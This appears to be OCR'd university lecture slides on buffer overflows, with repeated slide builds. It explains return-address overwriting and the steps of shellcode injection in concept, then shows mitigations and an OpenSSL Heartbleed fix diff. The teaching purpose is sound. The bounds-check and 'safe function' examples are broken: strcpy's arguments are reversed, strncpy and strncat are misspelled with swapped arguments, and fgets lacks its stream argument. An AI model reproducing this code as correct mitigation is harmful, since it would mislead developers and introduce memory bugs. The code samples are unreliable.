
What can overwriting the return address do?



Buffer Overflows

What can overwriting the return address do?


- Crash the program



Buffer Overflows

What can overwriting the return address do?


- Crash the program
- Return to the wrong function



Buffer Overflows


What can overwriting the return address do?

- Crash the program
- Return to the wrong function
- Worse…?



Buffer Overflows


Shellcode: Attacker-supplied code they are trying to run.



Buffer Overflows

Shellcode: Attacker-supplied code they are trying to run.

- Why call it “shellcode”? Easiest payload just opens a shell to allow for follow-up commands.




Buffer Overflows

Shellcode: Attacker-supplied code they are trying to run.


- Why call it “shellcode”? Easiest payload just opens a shell to allow for follow-up commands.

shell-storm.org/shellcode: Contains many shellcode examples.



Buffer Overflows


Shellcode injection:



Buffer Overflows

Shellcode injection:


1. Code gets written to buffer



Buffer Overflows

Shellcode injection:


1. Code gets written to buffer
2. Rest of the buffer is filled



Buffer Overflows

Shellcode injection:

1. Code gets written to buffer
2. Rest of the buffer is filled
3. Overwrite return address to be the buffer address




Demo!

Buffer Overflows

Note this moves the instruction register!


- Before attack: Only in the code section



Buffer Overflows

Note this moves the instruction register!


- Before attack: Only in the code section
- After attack: Goes to shellcode on the stack



Buffer Overflows

Also, the attacker also needs to **guess** the location of the shellcode.

- The code section is fixed, the stack is not



How can we prevent this?

Mitigations

Option 1: Bounds checks

Manual checks:

```
char dst[50];
if (strlen(src) < sizeof(dst)) {
    strcpy(src, dst);
}
```

Safe functions:

```
fgets(buf, sizeof(buf));
srcncpy(src, dst, sizeof(dst));
srcncat(src, dst, sizeof(dst));
```

Mitigations

Option 1: Bounds checks

Manual checks:

```
char dst[50];
if (strlen(src) < sizeof(dst)) {
    strcpy(src, dst);
}
```

Safe functions:

```
fgets(buf, sizeof(buf));
srcncpy(src, dst, sizeof(dst));
srcncat(src, dst, sizeof(dst));
```

Downside: Humans make mistakes! People will miss this!

Fixes

Example fix (Heartbleed vuln)

```
3972        -   /* Read type and payload length first */
3973        -   hbtype = *p++;
3974        -   n2s(p, payload);
3975        -   pl = p;
3976        -
3977  3972      if (s->msg_callback)
3978  3973          s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
3979  3974              &s->s3->rrec.data[0], s->s3->rrec.length,
3980  3975              s, s->msg_callback_arg);
3981  3976
      3977  +   /* Read type and payload length first */
      3978  +   if (1 + 2 + 16 > s->s3->rrec.length)
      3979  +       return 0; /* silently discard */
      3980  +   hbtype = *p++;
      3981  +   n2s(p, payload);
      3982  +   if (1 + 2 + payload + 16 > s->s3->rrec.length)
      3983  +       return 0; /* silently discard per RFC 6520 sec. 4 */
      3984  +   pl = p;
      3985  +
```

https://github.com/openssl/openssl/commit/731f431497f463f3a2a97236fe0187b11c44aead


Mitigations

Maybe we could use a better language…?

Mitigations

Maybe we could use a better language…?


Like Rust. Rust is nice.



Mitigations


Maybe we could use a better language…?

Like Rust. Rust is nice.



Mitigations

